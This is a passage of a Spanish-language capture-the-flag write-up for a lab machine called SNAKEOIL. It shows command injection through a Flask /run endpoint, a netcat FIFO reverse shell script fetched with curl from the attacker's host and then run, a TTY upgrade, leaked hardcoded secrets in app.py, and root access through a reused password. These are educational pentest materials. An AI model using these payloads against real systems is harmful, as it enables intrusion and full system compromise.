--:--:--      0curl: (6) Could not resolve host: id\n\n\n(kali@kali)-[~]\n$ curl -X POST http://10.0.2.4:8080/run \\\n-H "Content-Type: application/json" \\\n-d '{"url":"id","secret_key":"commandexecutionissecret"}'\n{"message": " % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current\n --:--:--      0curl: (6) Could not resolve host: uid=1000(patrick)\nncurl: (6) Could not resolve host: gid=33(www-data)\nncurl: (6) Could not resolve host: groups=33(www-data),24(cdrom),25(floppy),27(sudo),29(audio),256(plugdev),109(netdev),112(blueetooth),116(lpadmin),117(scanner)\n", "success": false}
```

9.3 El comando directo que falló y lo que enseñó

Intento: {"url":"mkdir -p /home/patrick/.ssh", ...}

Respuesta: curl: try 'curl --help' or 'curl --manual' for more information

El servidor antepone/integra curl al valor de url: un comando directo se convierte en argumentos inválidos. El intento original era preparar el directorio .ssh de patrick para plantar una clave y entrar por SSH (persistencia), pero el comportamiento del endpoint obligó a rediseñar la estrategia.

Lección metodológica: cuando un endpoint ejecuta cosas, hay que descubrir CÓMO las ejecuta (qué comando construye alrededor de tu input) antes de poder abusarlo.

La solución: pasarle a curl una URL que descargue nuestro script y lo guarde en disco (-o /tmp/s2.sh), para ejecutarlo después en una petición separada.

```
(kali@kali)-[~]
$ curl -X POST http://10.0.2.4:8080/run \
  -H "Content-Type: application/json" \
  -d '{"url":"'mkdir -p /home/patrick/.ssh'", "secret_key":"commandexecutionissecret"}'
{"message":"curl: try 'curl --help' or 'curl --manual' for more information\n","success":false}
```

10. Reverse shell hacia Kali

10.1 ¿Por qué una reverse shell y no una bind shell?

Una bind shell abre un puerto en la máquina víctima y nosotros nos conectamos; una reverse shell hace que la víctima se conecte hacia nosotros. Se eligió la reverse porque si el objetivo tiene firewall o NAT que bloquea conexiones entrantes, la bind jamás sería alcanzable; el firewall suele permitir el tráfico saliente de la víctima, y Kali solo necesita escuchar.

10.2 Creación del script con heredoc

```
cat > ~/shell2.sh << 'EOF'
#!/bin/sh
rm -f /tmp/f
mkfifo /tmp/f
cat /tmp/f | /bin/sh -i 2>&1 | nc 10.0.2.15 4444 > /tmp/f
EOF
```

¿Qué es un heredoc (<< 'EOF')? Una forma de escribir un archivo de varias líneas sin editor. Las comillas alrededor de 'EOF' son cruciales: impiden que el shell de Kali expanda caracteres especiales (\$, backticks): el contenido se escribe literal.

El script línea por línea:

rm -f /tmp/f: Limpia restos de ejecuciones anteriores de la pipe
mkfifo /tmp/f: Crea una named pipe (FIFO): un archivo especial que conecta la salida de un proceso con la entrada de otro. Es el truco que vuelve bidireccional la shell usando un solo archivo
cat /tmp/f | /bin/sh -i 2>&1 | nc 10.0.2.15 4444 > /tmp/f: cat lee lo que llega de la red; /bin/sh -i lo ejecuta como comandos interactivos; nc envía la salida de vuelta a Kali (10.0.2.15:4444), redirigiéndola a la FIFO para cerrar el circuito


```
(kali㉿kali)-[~]
$ cat > ~/shell2.sh << 'EOF'
#!/bin/sh
rm -f /tmp/f
mkfifo /tmp/f
cat /tmp/f | /bin/sh -i 2>&1 | nc 10.0.2.15 4444 > /tmp/f
EOF
```

10.3 Verificación local antes de atacar

```
curl http://10.0.2.15/shell2.sh
```

Antes de que la víctima descargue nada, se verifica desde la propia Kali que el servidor temporal (python3 -m http.server) sirve el archivo correctamente. Descartar errores de tipo, permisos o firewall ANTES de gastar peticiones contra el objetivo.

```
(kali㉿kali)-[~]
$ curl http://10.0.2.15/shell2.sh
#!/bin/sh
rm -f /tmp/f
mkfifo /tmp/f
cat /tmp/f | /bin/sh -i 2>&1 | nc 10.0.2.15 4444 > /tmp/f

(kali㉿kali)-[~]
$
```

10.4 Descarga del script desde la víctima

POST /run con: {"url":"curl http://10.0.2.15/shell2.sh -o /tmp/s2.sh",
"secret_key":"commandexecutionissecret"}

La respuesta muestra la barra de progreso de curl: 95 100 95 100 0 0 19000 → 95 bytes transferidos, el tamaño exacto de shell2.sh. El endpoint reporta success:false por errores residuales de curl, pero la transferencia sí ocurrió. Lección: no confundir el campo success de la aplicación con el éxito real de la operación; hay que leer la evidencia (bytes transferidos) y verificar en la siguiente fase. La petición se repitió para garantizar un archivo íntegro.

```
(kali㉿kali)-[~]
$ curl -X POST http://10.0.2.4:8080/run \
-H "Content-Type: application/json" \
-d '{"url":"curl http://10.0.2.15/shell2.sh -o /tmp/s2.sh", "secret_key":"commandexecutionissecret"}'
{"message": " % Total % Received % Xferd Average Speed Time Time Time Current\n
- --:--:-- 0curl: (6) Could not resolve host: curl\n\r100 95 100 95 0 0 47500 0 --:--:--
```

```
(kali@kali)-[~]
$ curl -X POST http://10.0.2.4:8080/run \
  -H "Content-Type: application/json" \
  -d '{"url":"curl http://10.0.2.15/shell2.sh -o /tmp/s2.sh", "secret_key":"commandexecutionissecret"}'
{"message":"% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current\n   --:--:--   0r100    95  100    95    0     0  19000    0 --:--:-- --:--:-- --:--:-- 19000\ncurl: try 'curl --help' or 'curl --manual' for more information\n","success":false}
```

10.5 El timeout que en realidad es éxito

POST /run con: {"url":"sh /tmp/s2.sh", "secret_key":"commandexecutionissecret"}

Respuesta: {"message":"The timeout is expired!","success":false}

success:false NO significa fracaso. El endpoint mata procesos que tardan demasiado (TimeoutExpired, confirmado después en app.py). Una reverse shell se queda colgada manteniendo la conexión, así que la petición HTTP expira, pero el proceso hijo (nc) ya se lanzó y sigue vivo. El timeout es el síntoma de que nuestra shell está corriendo.

```
(kali@kali)-[~]
$ curl -X POST http://10.0.2.4:8080/run \
  -H "Content-Type: application/json" \
  -d '{"url":"`sh /tmp/s2.sh`", "secret_key":"commandexecutionissecret"}'
{"message":"The timeout is expired!","success":false}
```

10.6 Conexión recibida y consolidación

En la otra terminal de Kali:

nc -lvnp 4444

-l: modo escucha

-v: verbose, muestra la conexión entrante

-n: sin resolución DNS (más rápido)


-p 4444: puerto de escucha

connect to [10.0.2.15] from (UNKNOWN) [10.0.2.4] 49768

\$ id

uid=1000(patrick) gid=33(www-data) groups=33(www-data),24(cdrom),25(floppy),27(sudo),...

Confirmación total: patrick, grupo sudo, exactamente lo que la fase de ejecución había filtrado. El mensaje /bin/sh: 0: can't access tty; job control turned off confirma que la shell no tiene terminal de control, lo que motiva el siguiente paso.



11. Post-explotación: TTY y análisis del código fuente

11.1 ¿Por qué mejorar la TTY?

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
```

Crea una pseudo-terminal (un terminal simulado por software) alrededor de bash. Con TTY, sudo, su y otros programas interactivos dejan de quejarse y la sesión soporta Ctrl+C y el historial con flechas. Se eligió Python porque ya estaba confirmado en la víctima (es el runtime de la propia app Flask).

11.2 Enumeración del proyecto

ls -l en ~/flask_blog revela la estructura del proyecto:

app.py: configuración y endpoints de la API (objetivo principal)

models.py, views.py: patrón MVC típico de Flask

wsgi.py: punto de entrada para producción

app.db, database.db, schema.sql: base de datos SQLite y su esquema

requirements.txt: dependencias (flask, flask-jwt-extended, flask-sqlalchemy...)

¿Por qué leer el código fuente? El vector de entrada fue la aplicación; su código contiene sus secretos, su lógica de autorización y hasta la explicación de sus propios errores.

```
kali@kali: ~  
Session Actions Edit View Help  
kali@kali: ~ kali@kali: ~ kali@kali: ~  
(kali@kali)-[~]  
$ nc -lvnp 4444  
listening on [any] 4444 ...  
id  
connect to [10.0.2.15] from (UNKNOWN) [10.0.2.4] 49768  
/bin/sh: 0: can't access tty; job control turned off  
$ uid=1000(patrick) gid=33(www-data) groups=33(www-data),24(cdrom),25(floppy),27(sudo),29(audio),30(dip),44(video),46(plugdev),109(netdev),112(bluetooth),116(lpadmin),117(scanner)  
$ python3 -c 'import pty; pty.spawn("/bin/bash")'  
patrick@SNAKEOIL:~/flask_blog$ ls -l  
total 84  
-rw-r--r-- 1 patrick patrick 12288 Sep  8 18:53 app.db  
-rw-r--r-- 1 patrick patrick 6857 Aug 16 2021 app.py  
-rw-r--r-- 1 patrick patrick 12288 Aug 18 2021 database.db  
drwxr-xr-x 5 patrick patrick 4096 Jun 23 2021 flaskapi  
drwxr-xr-x 5 patrick patrick 4096 Jun 23 2021 flask_blog  
srwxrwx--- 1 patrick www-data 0 Sep  8 18:14 flask_blog.sock  
-rw-r--r-- 1 patrick patrick 105 Jun 19 2021 hello.py  
-rw-r--r-- 1 patrick patrick 472 Jun 19 2021 init_db.py  
-rw-r--r-- 1 patrick patrick 0 Jun 22 2021 library.db  
-rw-r--r-- 1 patrick patrick 1271 Jun 23 2021 models.py  
-rw-r--r-- 1 patrick www-data 0 Sep  8 19:36 output.txt  
drwxr-xr-x 2 patrick patrick 4096 Aug 16 2021 __pycache__  
-rw-r--r-- 1 patrick patrick 64 Jun 23 2021 requirements.txt  
-rw-r--r-- 1 patrick patrick 4925 Jun 29 2021 resources.py  
-rw-r--r-- 1 patrick patrick 204 Jun 19 2021 schema.sql  
drwxr-xr-x 3 patrick patrick 4096 Jun 19 2021 static  
drwxr-xr-x 2 patrick patrick 4096 Jun 23 2021 templates  
-rw-r--r-- 1 patrick patrick 0 Jun 23 2021 views.py  
-rw-r--r-- 1 patrick patrick 76 Jun 24 2021 wsgi.py  
patrick@SNAKEOIL:~/flask_blog$
```

11.3 cat app.py: el código fuente explica todo el ataque

Puntos clave del código:

```
from subprocess import Popen, TimeoutExpired, PIPE
```


→ Explica EXACTAMENTE por qué /run devolvió "The timeout is expired!": el endpoint ejecuta el comando con Popen y un timeout. Retroactivamente valida la interpretación del timeout.

```
app.config['SECRET_KEY'] = 'snakeoilisnotgoodforcorporations'  
app.config['JWT_SECRET_KEY'] = 'NoreasonableDOUBTthisPASSWORDisGOOD'  
app.config['JWT_ACCESS_TOKEN_EXPIRES'] = timedelta(minutes=15)  
app.config['JWT_REFRESH_TOKEN_EXPIRES'] = timedelta(hours=1)  
app.config['JWT_TOKEN_LOCATION'] = ['cookies']  
app.config['JWT_COOKIE_CSRF_PROTECT'] = False # development setting!  
app.config['SQLALCHEMY_DATABASE_URI'] = 'sqlite:///app.db'
```

Hallazgos:

- Secretos hardcoded: la JWT_SECRET_KEY está en texto plano. Cualquiera con acceso de lectura puede firmar tokens válidos para cualquier usuario.
- JWT_COOKIE_CSRF_PROTECT = False: las cookies de sesión quedan expuestas a CSRF.
- SQLALCHEMY_DATABASE_URI = sqlite:///app.db: confirma la base de datos local.
- Detalle positivo: las consultas SQL usan placeholders (WHERE id = ?), es decir, la

app Sí parametriza. La vulnerabilidad no era SQL injection; era ejecución de comandos. Esto refuerza la importancia de elegir el vector correcto en cada fase.



```
cat app.py
cat app.py
import sqlite3
import json

from flask import Flask, render_template, request, url_for, flash, redirect, jsonify, make_response, abort
from werkzeug.exceptions import abort
from functools import wraps
from flask_restful import Resource, Api
from flask_sqlalchemy import SQLAlchemy

from datetime import datetime
from datetime import timedelta
from datetime import timezone

from flask_jwt_extended import create_access_token
from flask_jwt_extended import create_refresh_token
from flask_jwt_extended import get_jwt
from flask_jwt_extended import get_jwt_identity
from flask_jwt_extended import jwt_required
from flask_jwt_extended import JWTManager
from flask_jwt_extended import set_access_cookies
from flask_jwt_extended import unset_jwt_cookies

from subprocess import Popen, TimeoutExpired, PIPE

def get_db_connection():
    conn = sqlite3.connect('database.db')
    conn.row_factory = sqlite3.Row
    return conn

def get_post(post_id):
    conn = get_db_connection()
    post = conn.execute('SELECT * FROM posts WHERE id = ?',
                        (post_id,)).fetchone()
    conn.close()
    if post is None:
        abort(404)
    return post

app = Flask(__name__)
api = Api(app)
app.config['SECRET_KEY'] = 'snakeoilisnotgoodforcorporations'
app.config['JWT_COOKIE_SECURE'] = True
app.config['JWT_SECRET_KEY'] = 'NoreasonableDOUBTthisPASSWORDisGOOD'
app.config['JWT_ACCESS_TOKEN_EXPIRES'] = timedelta(minutes=15)
app.config['JWT_REFRESH_TOKEN_EXPIRES'] = timedelta(hours=1)
app.config['JWT_TOKEN_LOCATION'] = ['cookies']
app.config['JWT_COOKIE_CSRF_PROTECT'] = False # development setting!

app.config['SQLALCHEMY_DATABASE_URI'] = 'sqlite:///app.db'
app.config['SQLALCHEMY_TRACK_MODIFICATIONS'] = False
```

12. Escalamiento de privilegios: de patrick a root

12.1 ¿Por qué probar la JWT_SECRET_KEY como contraseña de sudo?

La reverse shell ya había revelado que patrick pertenece al grupo sudo: faltaba solo la contraseña. La metodología fue probar la reutilización de credenciales, uno de los errores de configuración más frecuentes:

1. Los desarrolladores odian memorizar contraseñas distintas.
2. app.py mostraba una frase de contraseña larga y humana (NoreasonableDOUBTthisPASSWORDisGOOD): estilo típico de contraseña de login, no de clave criptográfica.
3. El propio diseño del reto sugiere que los secretos de la app se reciclan en el sistema.

12.2 Ejecución

```
sudo su
```

```
[sudo] password for patrick: NoreasonableDOUBTthisPASSWORDisGOOD
```

Resultado:

```
root@SNAKEOIL:/home/patrick/flask_blog#
```

Acceso root conseguido. La misma cadena que firma los tokens JWT es la contraseña de superusuario: un solo secreto mal gestionado comprometió la aplicación y todo el sistema operativo.

```
patrick@SNAKEOIL:~/flask_blog$ sudo su
sudo su
[sudo] password for patrick: NoreasonableDOUBTthisPASSWORDisGOOD

root@SNAKEOIL:/home/patrick/flask_blog#
```


12.3 Cadena de compromiso completa

NatNetwork (VirtualBox)

- arp-scan (descubrimiento de 10.0.2.4)
- nmap -sC -sV (3 servicios)
- gobuster (API REST: /registration /login /secret /run)
- Registro + login vía cURL (JWT)
- /secret filtra secret_key=commandexecutionissecret

- /run ejecuta comandos (RCE, id filtra grupo sudo)
- descarga y ejecución de shell2.sh
- reverse shell como patrick
- app.py filtra JWT_SECRET_KEY
- sudo su → ROOT

Al ingresar esta misma contraseña en la máquina virtual de snakeoil podemos observar que ya podemos acceder a dicha máquina.



13. Conclusión

El ejercicio demostró que una intrusión completa no depende de un solo exploit sofisticado, sino de encadenar decisiones metodológicas: elegir ARP sobre ping porque no confía en ICMP; interpretar un 405 como la pista de una API REST; registrar un usuario legítimo antes de forzar la autenticación; iterar sobre el transporte del token hasta que /secret entregó su clave; leer las evidencias con criterio (bytes

transferidos y timeouts como señales de éxito); usar una reverse shell porque el firewall bloquea conexiones entrantes; y escalar privilegios probando la reutilización de secretos.